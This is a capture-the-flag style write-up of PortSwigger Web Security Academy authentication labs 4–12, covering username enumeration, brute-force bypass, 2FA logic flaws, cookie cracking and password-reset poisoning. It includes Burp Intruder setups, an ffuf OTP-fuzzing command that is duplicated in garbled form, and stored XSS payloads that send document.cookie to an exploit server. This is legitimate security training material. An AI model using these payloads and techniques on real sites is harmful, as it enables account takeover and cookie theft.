Labs Covered
This write-up focuses on the following PRACTITIONER-level labs from the PortSwigger Web Security Academy:
4 Username enumeration via subtly different responses
This lab demonstrates how small differences in server responses during authentication can allow attackers to determine whether a username exists.
5 Username enumeration via response timing
This lab shows how variations in server response times can leak information about the validity of supplied usernames.
6 Broken brute-force protection, IP block
This lab demonstrates how insecure brute-force protection logic can be exploited by alternating between valid logins and attack attempt
7 Username enumeration via account lock
This lab demonstrates how account lockout mechanisms can unintentionally disclose valid usernames to attackers.
8 2FA broken logic
This lab illustrates how logic flaws in two-factor authentication implementations can allow attackers to bypass 2FA and gain unauthorized access.
9 Brute-forcing a stay-logged-in cookie
This lab shows how weak or predictable session tokens (such as stay-logged-in cookies) can be brute-forced to hijack active user sessions.
10 Offline password cracking
This lab explains how leaked password hashes can be attacked offline using dictionary or brute-force attacks to recover plaintext passwords.
11 Password reset poisoning via middleware
This lab demonstrates how insecure handling of password reset tokens via middleware can be exploited to hijack accounts.
12 Password brute-force via password change
This lab shows how attackers can exploit flaws in password change functionality to brute-force user passwords.
LAB 4 - Username enumeration via subtly different responses
Lab Description :
Solution :
We have provided username and password wordlist We login as s0mm3r
So Invalid username or Password from above username.We have get the result
So we intercept above request through burp and brute force it to get the username
As we can see tha all the response has length same but af has low length which is correct username then we will brute force passowrd after getting correct username.
Now update the username to af , add the password field as target , add payload of passwords and start the attack.
We get a 302 status code which indicates that it is the password,We login with these credential then lab will be solved
LAB 5 - Username enumeration via response timing
Lab Description :
Solution :
As a first step, I go to the page and try to log in with some random username and password. As expected, the error message is a geneic
When I try 5 login attempt,The login is lockout for 30 minutes
X-Forwarded-For: abc123 will allow for further login attempts. I guess that using a static value there will just lock it up again, so include this value in the intruder. Using the Battering ram attack type, the X-Forwarded-For header will contain the username in each request, providing unique values and bypassing the lockout.
• Attack type: Battering ram
• Payload: provided username list + wiener
Unfortunately, the results are still inconclusive. The response time ranges from 68ms to 132ms. The one known correct username wiener is right in the middle of the response time with 93ms.
The one parameter that is definitely checked for valid usernames is the password field. Try using some absurdly long password (other parameters as above) and see how it goes:

We can see that one response has a 302 status code - 555555 which is the password.Now login and lab will be solved
LAB 6 - Broken brute-force protection, IP block
Lab Description :
Overview
Flawed Brute-Force Protection
Brute-force attacks are a common threat against authentication systems. To mitigate these attacks, most systems implement one or both of the following mechanisms:
- Account-based Lockout: Temporarily or permanently locking a specific user account after a predefined number of consecutive failed login attempts.
- IP-based Blocking: Blocking or rate-limiting the IP address from which multiple failed login attempts originate within a short time frame.
Solution :
Observed Behavior
When attempting to log in with invalid credentials (admin:admin) twice, the system tracks the failures. On the third attempt, if we log in successfully with a valid account (wiener:peter), the IP-based failure counter resets.
This allows us to bypass the protection by alternating between failed login attempts for the target account and successful logins for a known valid account. For example:
- Attempt login:
admin:admin→ Fail - Attempt login:
admin:admin→ Fail - Attempt login:
wiener:peter→ Success (resets counter) - Attempt login:
admin:admin→ Fail - Attempt login:
admin:admin→ Fail - Repeat…
This flaw enables us to brute-force the victim account without ever triggering a block.
Exploit Strategy with Burp Suite (Pitchfork Mode)
To automate this attack using Burp Intruder, we use Pitchfork mode which allows us to pair two payload sets together — one for the username and one for the password.
Steps:
- Select Pitchfork attack type.
- Choose the
usernameandpasswordparameters as payload positions. - For Payload Set 1 (username), alternate between the valid username and the victim’s:
wiener carlos wiener carlos ... - For Payload Set 2 (password), provide the actual password list:
 peter
 password1
 peter
 password2
 ...
Each pair in the payloads will:
- Try
wiener:peter(successfully resets counter) - Try
carlos:password1(target account) - Try
wiener:peteragain (reset) - Try
carlos:password2, etc.
So we get 302 response in username carlos we can used that to login in
LAB 7 - Lab: Username enumeration via account lock
LAB DESCRIPTION :
Overview
Account locking:
Locking an account offers a certain amount of protection against targeted brute-forcing of a specific account. However, this approach fails to adequately prevent brute-force attacks in which the attacker is just trying to gain access to any random account they can.
Account locking also fails to protect against
credential stuffing attacks.
Credential Stuffing attack -
This involves using a massive dictionary of username:password pairs, composed of genuine login credentials stolen in data breaches. Credential stuffing relies on the fact that many people reuse the same username and password on multiple websites and, therefore, there is a chance that some of the compromised credentials in the dictionary are also valid on the target website. Account locking does not protect against credential stuffing because each username is only being attempted once. Credential stuffing is particularly dangerous because it can sometimes result in the attacker compromising many different accounts with just a single automated attack.
Solution :
Login page:
Let’s try to login as an invalid user:
It displays Invalid username or password.
What Are Null Payloads?
Null payloads in Burp Suite allow you to send repeated identical requests without modifying any parameter values. As described in Burp Suite documentation:
Testing with Null Payloads
To verify this behavior, I utilized null payloads within Burp Suite Intruder. Null payloads allow sending repeated requests without modifying any part of the base request. This enables us to simulate repeated login attempts without providing any specific username or password combinations.
In this case, I configured Burp Intruder as follows:
- Attack type: Sniper (single position targeting username field).
- Payload type: Null payload.
- Number of requests: 50 consecutive requests with empty payloads.
Repeated requests using invalid or empty usernames did not trigger any lockout or protection mechanism.
The server continued processing each request normally, confirming that the lockout logic is only enforced after multiple failed attempts against valid usernames.
It can also be seen that I have 3 attempts before the lockout occurs.
During password testing, we observed the following server responses when attempting multiple login attempts:
- Initially, there are 3 responses returning the message:
“Invalid username or password”
- After exceeding the initial threshold, subsequent requests return:
“You have made too many incorrect login attempts”
- Interestingly, at one point, a single response was received without any error message, indicating a possible different state. This may suggest:
- The correct password was attempted.
- The application reached a different internal handling logic.
- A potential vulnerability in how failed login attempts are processed.
Now wait one mintue and the login with username and password lab will be solved
LAB 8 -Lab: 2FA broken logic
Lab Description :
Solution :
Login in as winer and at will send to mail box
1445 is otp
Enter otp code and intercept it through burp we see verify option which mean otp code is wiener we can change it with carlos and the brute Force otp code through crunch wordlist
now brute force otp
We can see that 302 response and redireted us to login we have suceffully login
If you donont have burp pro , used ffuf TO FUZZ THE otp faster.
ffuf -X POST -u "redacted/login2" -H "Cookie: verify=carlos; session=NB5SwamM383GwnD0MbTv7BXB5WeA3fIv" -H "Content-Type: application/x-www-form-urlencoded" -d "mfa-code=FUZZ" -w s; session=NB5SwamM383GwnD0MbTv7BXB5WeA3fIv" -H "Content-Type: application/x-www-form-urlencoded" -d "mfa-code=FUZZ" -w /home/noah/numbers.txt -fc 400,401,200

Enter the OTP of carlos & we have successfully solved the lab.
LAB 9 -Lab: Brute-forcing a stay-logged-in cookie
Lab Description :
Overview
A common feature on many websites is the option to stay logged in even after closing the browser. This is typically presented as a simple checkbox labeled “Remember me” or “Keep me logged in”.
This functionality is often implemented by generating a “remember me” token, which is then stored in a persistent cookie on the user’s device.
Some websites mistakenly assume that encrypting the cookie contents makes it secure, even if static values are used. While proper encryption can provide some protection, using simple encoding mechanisms like Base64 offers no security at all, as Base64 is not encryption — it’s easily reversible.
Even when proper encryption or hashing is used, the system is not completely secure by default. If an attacker can identify the hashing algorithm used — and no salt is applied — they can attempt to brute-force the cookie value by hashing large wordlists and comparing the results.
This vulnerability becomes more serious if the application does not enforce proper rate-limiting on cookie-based authentication attempts. In such cases, attackers may bypass login attempt limits by directly brute-forcing cookie values instead of submitting login forms.
Solution :
CLick on My-Account which takes us to the login page which conatins the Stay-logged-in cookie.
Login as wiener:peter
The request contains a stay-logged-in=on parameter.
The request to /my-account included the stay-logged-in cookie. Examining the cookie value reveals that it is a Base64-encoded string containing the username and a hash of the password.
As we can see that wiener:somehash
The hash part appeared to be an MD5 hash of the user’s password. We copied the hash value and attempted to crack it using an online hash cracking tool. The hash was successfully cracked, revealing the plaintext password for user wiener, which is peter (the same password we previously entered).
This confirms that the hash part contains the user’s password hashed using MD5.
That hash is the Md5 hash of our password - peter(51dc30ddc473d43a6011e9ebba6ca770)
Now with the list of passwords given , we’ll try to bruteforce carlos’s password. So send the req to intruder.
Add stay-logged-in=$
Add the payloads,
Under Payload processing, add the following rules in order. These rules will be applied sequentially to each payload before the request is submitted.
- Hash:
MD5 - Add prefix:
carlos: - Encode:
Base64-encode
One of the responses in Intruder had a larger response length, which indicated a valid password attempt. As shown in the image below, this valid response helped us identify the access to Carlos’s account.
So now we got the cookie & the lab is solved.
LAB 10 -Lab: Offline password cracking
Lab Description :
Solution
For this, I log in with the known credentials for *wiener in this case, the login functionality which contains stay-logged-in checkbox
Like in the previous lab, the lab uses a stay-logged-in cookie,Decode stay-logged-in cookie with base64 of above request as shown in below image
A quick check confirms that the hash represents the password in MD5 format.
Next, I proceeded to find the XSS vulnerability. The page allows users to write comments with four input fields: comment, name, email, and website.
I started by injecting basic test payloads in both the comment and name fields. The tests revealed that the comment field is vulnerable to XSS injection.
For example, injecting the following payload triggered the XSS:
<script>alert(document.location)</script>
So can used stored XSS payload in the comment section,which will send request to exploit server of website
<script>document.location='//YOUR-EXPLOIT-SERVER-ID.exploit-server.net/'+document.cookie</script>
or we can used below payload
<script>
fetch('https://exploit-0a8c008a03da770bc09ca69d015400e1.web-security-academy.net/' + document.cookie, {
  method: 'GET'
});
</script>
We can also used burp collabrator if not want to used exploit server
Sure enough, the server log reveals that someone that is not me looked at the page:
It is the base64 encoded form of user carlos and his MD5 hash of his password. - carlos:26323c16d5f4dabff3bb136f2460a943
The internet has a lot of hash cracker websites, using crackstation the value of the password is quickly found.
Now we can log in as carlos & delete the account to solve the lab.
LAB 11 -Password reset poisoning via middleware
Lab Description :
Overview
Password reset poisoning is a technique whereby an attacker manipulates a vulnerable website into generating a password reset link that points to a domain under the attacker’s control.
Normally, the password reset flow works as follows:
- The user requests a password reset.
- The server generates a password reset link containing a token and sends it to the user’s registered email address.
- The user clicks the link and resets their password.
Solution
The lab is a blog website.
Clicking on My Account redirects us to the login page.
When we click on Forgot Password, the browser sends a POST request to /forgot-password with the following parameter:
Here’s the email we received, with the reset token highlighted. This token is unique to our user. If someone else were to obtain this token, they would be able to reset our password and potentially take over the account.
If we click the link in the email, we are taken to a password reset form where we can reset our password.
We can also submit Carlos’ username in the original password reset form, but since we don’t have access to his email account, we won’t receive his reset email. Therefore, we need to find another way to intercept the request made for Carlos’ account and capture the token associated with his password reset.
The POST request to the /forgot-password endpoint is the starting point of this workflow. Below is the original request as seen in Burp Suite:
If we replace the Host header with another website name, like this:
The request still goes through successfully, and we receive a new email. However, this time, the URL in the email (which we would normally click to reset our password) points to the wrong domain name — our attacker-controlled domain.
This forms the basis of our attack path for this lab:
- We submit a
POSTrequest to/forgot-passwordfor Carlos’ account, but we modify theHostheader to point to our exploit server’s URL. - The server generates a password reset link using the value in the
Hostheader and sends this poisoned link to Carlos. - When Carlos clicks the link in his email, his browser makes a request to our exploit server, and the full URL (including the reset token) is logged
Method 2
First we do same as first lab change host header to our exploit serverit gives us error.
Now I send with @ but it did not work
A reverse proxy acts as an intermediary server positioned between clients and one or more backend servers. Unlike a forward proxy (which helps clients access the internet), a reverse proxy sits in front of servers, receiving client requests and directing them to the correct backend server.
Exploiting X-Forwarded-Host in a Password Reset Scenario
When attempting to manipulate the Origin and Referer headers for a password reset, you might find that the reset email’s URL remains unchanged. However, upon inspecting common headers, the X-Forwarded-Host header often stands out.
The X-Forwarded-Host header is crucial in environments using reverse proxies. It identifies the original Host header sent by the client, especially when proxies might alter other headers.
Here’s a breakdown of how this can be exploited:
- Capture the Password Reset Request: Intercept the initial password reset request.
- Add
X-Forwarded-HostHeader: Using a tool like Burp Repeater, add anX-Forwarded-Hostheader to the intercepted request. This header should point to your exploit server. - Send the Modified Request: Forward the request with the added
X-Forwarded-Hostheader. - Observe the Result: When the password reset email is generated, the
X-Forwarded-Hostheader often influences the URL within the email, directing the password reset link to your exploit server.
In the described scenario, sending a password reset request for the username carlos with a crafted X-Forwarded-Host header led to the successful resolution of the lab. This demonstrates how misconfigurations or improper handling of X-Forwarded-Host in reverse proxy setups can be leveraged for malicious purposes.
We get carlo Password change token.
We copied the token obtained from the exploit server and used it in the password reset form. This allowed us to set a new password for Carlos’ account.
After successfully changing the password, we logged in as Carlos using the new credentials, and the lab was successfully solved.
As we can see that lab is solved
Lab 12 : Lab: Password brute-force via password change
Lab Description :
Solution
We first navigated to the login page and entered the test credentials wiener:peter to log in and test the functionality.
After logging in, we were redirected to a page where we could change our current password.
Upon inspecting the source code of the page, we observed that the username wiener is embedded directly in the form. This indicates that the username value is taken from client-side input, and therefore, i
Summary of Test Cases
| Test Case | Current Password | New Password 1 | New Password 2 | Server Response | Result |
|---|---|---|---|---|---|
| Case 1 | Correct | New password A | New password B (different) | New passwords do not match |
Current password is correct |
| Case 2 | Correct | New password A | New password A (same) | Password changed successfully! |
Password successfully changed |
| Case 3 | Incorrect | New password A | New password B (different) | Current password is incorrect |
Password guess failed |
| Case 4 | Incorrect | New password A | New password A (same) | Account gets locked | Account lockout triggered |
Key Observation
- When using different new passwords, the server checks the current password first.
- If the current password is correct, but new passwords don’t match, we get
New passwords do not match— confirming that the current password guess is valid. - This allows safe brute-forcing without locking the account by always sending two different new passwords.
Case 1.
Case 2.
Case 3
Case 4
To bruteforce carlos’s password , send the request to intruder & change the username parameter to username=carlos & add current-password=$peter as payload part with 2 differnt newpassword.
Paste the given usrename list in lab as payload.
If the current password is right it will display - New passwords do no match
Else we get - current password is incorrect
After the attack is complete, we can grep for the word new passwords do not match. We got the password of carlos as dragon.
Now login as carlos - carlos:dragon to solve the lab.